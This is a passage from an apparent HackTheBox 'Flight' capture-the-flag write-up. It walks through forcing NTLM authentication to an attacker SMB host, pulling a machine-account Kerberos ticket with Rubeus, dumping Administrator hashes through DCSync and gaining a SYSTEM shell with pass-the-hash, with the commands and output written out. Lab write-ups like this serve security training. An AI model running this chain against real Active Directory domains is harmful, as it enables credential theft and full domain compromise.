
And run for example `net use //10.10.16.4/share/doesnotexist`:
```bash
PS C:\Windows\Tasks> net use \\10.10.16.4\share\doesnotexist
```
```bash
[SMB] NTLMv2-SSP Client : 10.129.228.120
[SMB] NTLMv2-SSP Username : flight\G0$
[SMB] NTLMv2-SSP Hash : G0$::flight:91dc564ee4bd368b:A3D5C6F207308B9CDC9F8C1306E0083D:010100000000000080DFD9432921DC01FA145D5A5609676E0000000002000800300057004700460001
001E00570049004E002D004A0058003900490056004D005500420037004200500004003400570049004E002D004A0058003900490056004D00550042003700420050002E0030005700470046002E004C004F00430041
004C000300140030005700470046002E004C004F00430041004C000500140030005700470046002E004C004F00430041004C000700080080DFD9432921DC010600040002000000080030003000000000000000000000
0000300000519615345A3617D56226E802E16BA62829B6E89B662AACF6A9AD5FB88B477D850A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310036
002E0034000000000000000000
[+] Exiting...
```
Here we can confirm that, that user uses the machine account to access network resources.
There is a module in `Rubeus.exe` called tgtdeleg that allows us to abuse the Kerberos GSS-API to retrieve a usable TGT for the current user without needing elevation on the host, so we can grab the machine account TGT, upload Rubeus to the target machine and run it as the defaultapppool user:
```bash
PS C:\Windows\Tasks> .\Rubeus.exe tgtdeleg /nowrap
[*] Action: Request Fake Delegation TGT (current user)
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/g0.flight.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: veWtk4mX1HZWMlsDSrCFPEsehyiiS9isziufw0rpmWE=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
doIFVDCCBVCgAwIBBaEDAgEWooIEZDCCBGBhggRcMIIEWKADAgEFoQwbCkZMSUdIVC5IVEKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCkZMSUdIVC5IVEKjggQgMIIEHKADAgESoQMCAQKiggQOBIIECqPIphKR92SxyOO3zy
okxCvPE/QX9Q5K/KZEpfIMzBTBi2oPYcsoR41cYfNq11jnLrChZKvYo6DCDnyMRGI16pblZ0dkwhPIEXktlyHqBKs+WbAkNq5XNSK8h8ByiGgs2Utd2ltNvHbD68ED+bBU5LxoYvCOxhisNEy38slBGHH+Z69wLCFQzAH8b/plid
SpFfpdHX5n0g7wrVtuoO3S35bNBSFvz0josoviLTh7VgHSaoVDEfZUCkbSHaKs88HZXSlAJwjoGN5SO8AMWdj6U3q9fQcq5edhbiKPx4oAHSJoQ4dpzRDdbr2/lFTHKWN+yncjJgBZI1cueCsgO2P7Ldl5hB1njn/80CGXUyytaW
N8B+Zb9isiyndy9HN3GOfoBr6NSxiUU8CvRo94dXVYrQCTF/ltZ40QD4yf3c0mqXASCkcDjgRRKkvDY/bcPKhE9CLwmFqAmTlCTNw3TWu9WzinFA/BU86rByjFHvxik0/bry47pJKoByDFEb/mugG99YwLgLESYrjm2Cm8ffB3ut
AQv+z9Kocj5ch/uGSnJEaxLV/k/8jjSks/qnQmrrL8qw61MUVjuoMvrfBvmOi0C9vyHj/hQdkLd2hVQYgrlsbZPj06F+TZ3n2J6U7CCeGkBbNKdw0zXJFFOBv17rYlseIFYEr8wgZQ1dKSZuOscZeW6LkreCcig5+AyYeuytBHkD
uB6zCL0mV3za58ygpPNznhCa5l8ywi1tcMSybhkBtZh000zt9CpHLte56yH7975phGTV4Qk7rO5YmVPhhbNmAUNjgvKQUu82lJGax9e89ZH90y3tRbGM3lbp0bciJe+Lmf9ORio3OVo3cWM//UaF5B2YSFwlobAsFP1Hm3s7J8AZ
ZmfnwYzm0UdkRYpVJ/0kAHa84TKD84IAk3BG5ZjaZN4gg0eS2yw5/7H2l2IYpO4wo720EhtZJkDDRgs+A6zDliycC6HVeJcPDfiBoSbBRlYSB4LoRE5YSJKKvym0P33oTytvZqLmKZlnoqSxwHQj/5b3mPKvQ3quLma4O9CA1lnn
LkY33DeEnJAGANv0M4bs0Nc3XdVK7oNnfiKOlPe2m2Hgej+xEeaFqM4l93Gk8wDiQ4OzP1t0XRiEm24MARG/ODOh5pPpMIY9m9gxLqASxsq7vYgub/JTm4A9GPSKKo6+jTHVpmyi0XGLZT9EjNAulHSYlDdLzO2R0YXfg3SWzuof
CTVCPteabpizUKnab1Q1bTaOWKtud6uCVVBWvjAUCD2u27ij6ihD3TtB7aBZxYnEJ9bCx/ilSiRJb3q1nH1PJFTW4X+NQQsecu6v53ZSMtm1rPXSU+9ENd/367sgD3fqgqrYU/nWnaEyspbDs9TxQ5Eh43LyDLo4HbMIHYoAMCAQ
CigdAEgc19gcowgceggcQwgcEwgb6gKzApoAMCARKhIgQgURDGdnpUTDF0mBDvtTSLCpHeGj1kAF/QZ8i1S+omK+WhDBsKRkxJR0hULkhUQqIQMA6gAwIBAaEHMAUbA0cwJKMHAwUAYKEAAKURGA8yMDI1MDkwOTEyMzQxMVqmER
gPMjAyNTA5MDkyMjM0MTFapxEYDzIwMjUwOTE2MTIzNDExWqgMGwpGTElHSFQuSFRCqR8wHaADAgECoRYwFBsGa3JidGd0GwpGTElHSFQuSFRC
```
Here we got the TGT ticket of the G0 (machine account), we can pass it to Rubeus, or convert it to ccache format for further usage.
I will save it to a file, and decode it from base64, then convert it to ccache with `impacket-ticketConverter`:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ vim ticket.kirbi.b64
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ base64 -d ticket.kirbi.b64 > ticket.kirbi
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] converting kirbi to ccache...
[+] done
```
Now we can export that ticket so any tool we tell it to use kerberos, it knows from where it take credentials to perform such a thing:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ export KRB5CCNAME=ticket.ccache
```
Domain controller by default has dcsync rights to synchronize its data with other domain controllers if exist.
With `impacket-secretsdump` and that ticket we can perform dcsync:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ impacket-secretsdump -k -no-pass g0.flight.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab7614****************:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:08c3eb806e4a83cdc660a54970bf3f3043256638aea2b62c****************
```
Here we have the administrator secrets, and we can authenticate to the target machine with those hashes:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ impacket-psexec flight.htb/administrator@10.129.228.120 -hashes :43bbfc530bab7614****************
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on 10.129.228.120.....
[*] Found writable share ADMIN$
[*] Uploading file roWEKhMf.exe
[*] Opening SVCManager on 10.129.228.120.....
[*] Creating service Hvzk on 10.129.228.120.....
[*] Starting service Hvzk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> hostname
g0
C:\Windows\system32> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0 2:
Connection-specific DNS Suffix . : .htb
IPv6 Address. . . . . . . . . . . : dead:beef::8c0e:3d74:811d:18a0
Link-local IPv6 Address . . . . . : fe80::8c0e:3d74:811d:18a0%6
IPv4 Address. . . . . . . . . . . : 10.129.228.120
Subnet Mask . . . . . . . . . . . : 255.255.0.0
Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%6
10.129.0.1
```